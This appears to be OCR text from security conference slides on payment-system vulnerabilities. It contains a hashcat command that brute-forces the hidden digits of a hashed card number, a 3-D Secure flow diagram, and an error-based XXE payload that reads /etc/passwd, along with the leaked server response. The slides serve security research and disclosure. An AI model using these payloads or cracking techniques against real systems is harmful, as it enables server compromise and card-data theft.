
Undocumented Functionality



card_hash=5411-11XX-XXXX-1115

card_hash_hash=$2a$10$OJty6e1UobnE.tfsNAOWxu.ZE96HtbdSRnq9u0M.Flk2h3xopXDza

Undocumented Functionality



card_hash=5411-11XX-XXXX-1115

card_hash_hash=$2a$10$OJty6e1UobnE.tfsNAOWxu.ZE96HtbdSRnq9u0M.Flk2h3xopXDza

```
hashcat64.exe -a3 -m 3200 test.txt —outfile=hash.txt —outfile-format=3 -w
3 541111?d?d?d?d?d?d1115
```




3DS Vulnerabilities



MD Problem

MD Problem


Attacker
(A)
Merchant Shop
(M)
Acquiring Bank
(AB)
Payment Gateway
(PG)
Emitent Bank
(ACS)
Order (1)
MD, PaReq,
CallbackURL (8)
MD,
PaRes (9)
MD, PaReq,
CallbackURL (7)
MD, PaRes (10)
PaReq (6)
MD, PaRes
(11)
Success (12)
Result (13)
VeReq (2)
VeReq (3)
VeRes (5)
VeRes (4)



XXE in VeReq, PaReq

XXE in VeReq, PaReq



VEReq:

POST /3ds/vereq HTTP/2.0

Host: example.com

```
<?xml version="1.0" encoding="UTF-8"?>
        <!DOCTYPE ThreeDSecure [
        <!ENTITY % local_dtd SYSTEM "file:///usr/share/xml/fontconfig/fonts.dtd">
        <!ENTITY % constant 'aaa)>
        <!ENTITY &#x25; file SYSTEM "/etc/passwd">
         <!ENTITY &#x25; eval "<!ENTITY &#x26;#x25; error SYSTEM &#x27;file:///abcxyz/&#x25;file;&#x27;>">
        &#x25;eval;
        &#x25;error;
        <!ELEMENT aa (bb'>
%local_dtd; ]>
<ThreeDSecure>
...
```

XXE in VeReq, PaReq

Server response:

HTTP/2.0 200 OK

Content-Type: application/xml

<?xml version="1.0" encoding="UTF-8"?>

...

<errorMessage>

Invalid format.

</errorMessage>

<errorDetail>

java.io.FileNotFoundException:

/abcxyz/root:x:0:0:root:/root:/bin/bash

...



ON FF ONE 2022


CSS Keylogger



